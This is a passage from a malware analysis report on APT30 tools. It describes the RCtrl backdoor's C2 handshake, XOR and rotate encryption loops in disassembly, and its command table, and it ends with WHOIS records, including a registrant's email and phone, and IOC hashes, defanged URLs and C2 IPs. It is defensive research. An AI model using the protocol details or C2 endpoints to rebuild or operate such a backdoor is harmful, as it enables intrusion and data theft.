Getting the C2 address: ‘0xAC 0xF7 0xC5 0xBD’ → ‘172 247 197 189’, ‘0xBB 0x01 0x00 0x00’ → 0x1BB → 443

The attempt to obtain a C2 address by means of these secondary addresses is recorded in the registry under the branch **HKCU\Software\PickMill** by saving the current date in the Y, M, and D keys.



Recording the current date in the registry

After obtaining a working C2 IP address, the malware re-connects to the server and waits for the string **Jo*Po*Hello**. This string is encrypted in the body of the malware (single-byte XOR with 0x24). Interestingly, the Trojans tend to initiate data exchange themselves.

When a string has been received, the malware creates a system fingerprint based on the OS version, IP address, CPU manufacturer and clock rate, and disk size. This data is encrypted with a unique algorithm based on circular shifts and XOR (more specifically: leftward circular shift by 4 + 3 = 7 bits and XOR with 0x23) and sent to the C2 server.

```
loc_404CF0:                             ; CC
        mov     al, [esi+ecx]
        lea     ecx, [ecx+1]
        rol     al, 4
        rol     al, 3
        xor     al, 23h
        mov     [ecx-1], al
        sub     edx, 1
        jnz     short loc_404CF0
        mov     eax, edi
```

Encryption algorithm

Then a separate thread is created to send the same data buffer to the server every 30 seconds. The buffer is structured as follows:

- 4100 bytes of memory are allocated.
- The first byte takes the value 0x25.
- The remaining bytes are zeros.
- The result is encrypted with the same algorithm as described already

Therefore, only the first byte will undergo any big changes; the other bytes will equal 0x23, so any circular shifts will not affect the zero bytes.

Then control passes to the command handling function, which decrypts the input (using the inverse steps to the encryption algorithm) and extracts the command number.

```
loc_407A26:                             ;
        mov     cl, [edi+edx]
        lea     edx, [edx+1]
        xor     cl, 23h
        ror     cl, 3
        mov     al, cl
        shl     cl, 4
        shr     al, 4
        or      cl, al
        mov     [edx-1], cl
        sub     ebx, 1
        jnz     short loc_407A26
```

Decryption algorithm

RCtrl commands and descriptions

Command	Description
3	Get disk information
4	Get folder listing
5	Read file
6	Open file for read/write
7	Write to file
8	Run file

Command	Description
9	Same as 4
16	Create folder
17	Delete folder contents
18	Delete configuration file
19	Copy file
20	Move file
21	Get file information
22	Read pipe
23	Log result
25	Get process list
32	End process
33	Take screenshot
36	Shut down computer
39	Read clipboard
40	Write to registry
41	Copy file to startup folder

We will not delve into the implementation of each command, since the techniques used for each are atomic and unremarkable. We do note that handling is absent for a variety of command numbers (1–2, 10–15, 24, 26–31, 34–35, 37–38). Command output is encrypted (in the same way) and sent to the C2 server.

Network infrastructure

The decrypted strings of one of the fresh BACKSPACE backdoors contain several domains (newpresses\.com, appsecnic\.com, km153\.com) used by the group more than 10 years ago. Highlights of the WHOIS data are given in following table.

WHOIS lookups for newpresses\.com, appsecnic\.com, and km153\.com

WHOIS field	newpresses\.com	appsecnic\.com	km153\.com

Name	yuefen che	heng cai	Zhong yong
Organization	cheyuefen	Trade Client Ministry of Kunming Telecom,Yunnan	
City	kunming	Kun ming	
State	yunnan	Yunnan	
Street	SongMingrenmingroad	panlongqubeichengzhonglu	Yunnan Wenshan WenBi lu 241 hao
Country	CN		

Checked by RiskIQ | Expired 6 years ago | Created 10 years ago | Show Diff | Hide I

Attribute	Value
WHOIS Server	whois.55hl.com
Registrar	JIANGSU BANGNING SCIENCE & TECHNOLOGY CO. LTD
Email	jr_marinavy@hotmail.com (registrant, admin, billing, tech)
Name	yuefen che (registrant, admin, billing, tech)
Organization	cheyuefen (registrant, admin, billing, tech)
Street	SongMingrenmingroad (registrant, admin, billing, tech)
City	kunming (registrant, admin, billing, tech)
State	yunnan (registrant, admin, billing, tech)
Postal Code	650128 (registrant, admin, billing, tech)
Country	CHINA (registrant, admin, billing, tech)
Phone	8608717210427 (registrant, admin, billing, tech)
NameServers	dns1.4cun.com dns2.4cun.com

WHOIS lookup for newpresses\.com

A few patterns are obvious: namely, **yunnan**, **kunming**, and **cheyuefen** in different forms.

The newer domains (gordeneyes\.com, kabadefender\.com, techmicrost\.com) have identical fields:

- Registrar: Alibaba Cloud Computing (Beijing) Co., Ltd.,
- State: yun nan,
- Country: CN.

The value **yun nan**, of course, is reminiscent of the domains.

ASNs for the hosting providers preferred by the group are as follows:

- CNSERVERS LLC (40065),
- ABCDE GROUP COMPANY LIMITED (133201),
- Zenlayer Inc (21859).

Conclusion

Both new and modernized tools from APT30 have caught our attention. The group stays true to its habits and tools, selectively adding new ones as it pursues its targets. One would be hard pressed to call the group's malware extremely well written or skilled at stealth and evasion. On the other hand, the targets may not be changing either, so such relatively crude tools may still get the job done. We notice that the toolkit is still in progress. Perhaps the group is testing fresh malware in the field to identify any gaps. We expect to see improved versions of RHttpCtrl and RCtrl in the future, likely with added stealth and anti-analysis techniques.

Author: Alexey Vishnyakov, Positive Technologies

IOCs

f4f8f64fd66a62fc456da00dd25def0d [NETEAGLE dropper]
634e79070ba21e1e8f08aba995c98112 [AGENDA.docx]
56725556d1ac8a58525ae91b6b02cf2c [NETEAGLE]
hxxp://www.gordeneyes.com/photo/
d9c42dacfae73996ccdab58e429548c0 [BACKSPACE]
101bda268bf8277d84b79fe52e25fee4 [BACKSPACE]
ed09b0dba74bf68ec381031e2faf4448 [RHttpCtrl]
hxxp://www.kabadefender.com/plugins/r.exe
4fdfe014bed72317fa40e4a425350288 [WinRAR, Rar.exe]
hxxp://www.kabadefender.com/clntsignin.php
kabadefender\.com
95fde34187552a2b0b7e3888bfbff802 — [RCtrl]
103.233.10\.152:4433
hxxp://www.gordeneyes.com/infos/p
hxxp://www.techmicrost.com/infos/p
172.247.197\.189:443
gordeneyes\.com

techmicrost\.com
9cb8a0cb778906c046734fbe67778c61
c9b1c8b51234265983cf8427592b0a68
newpresses\.com
km153\.com
appsecnic\.com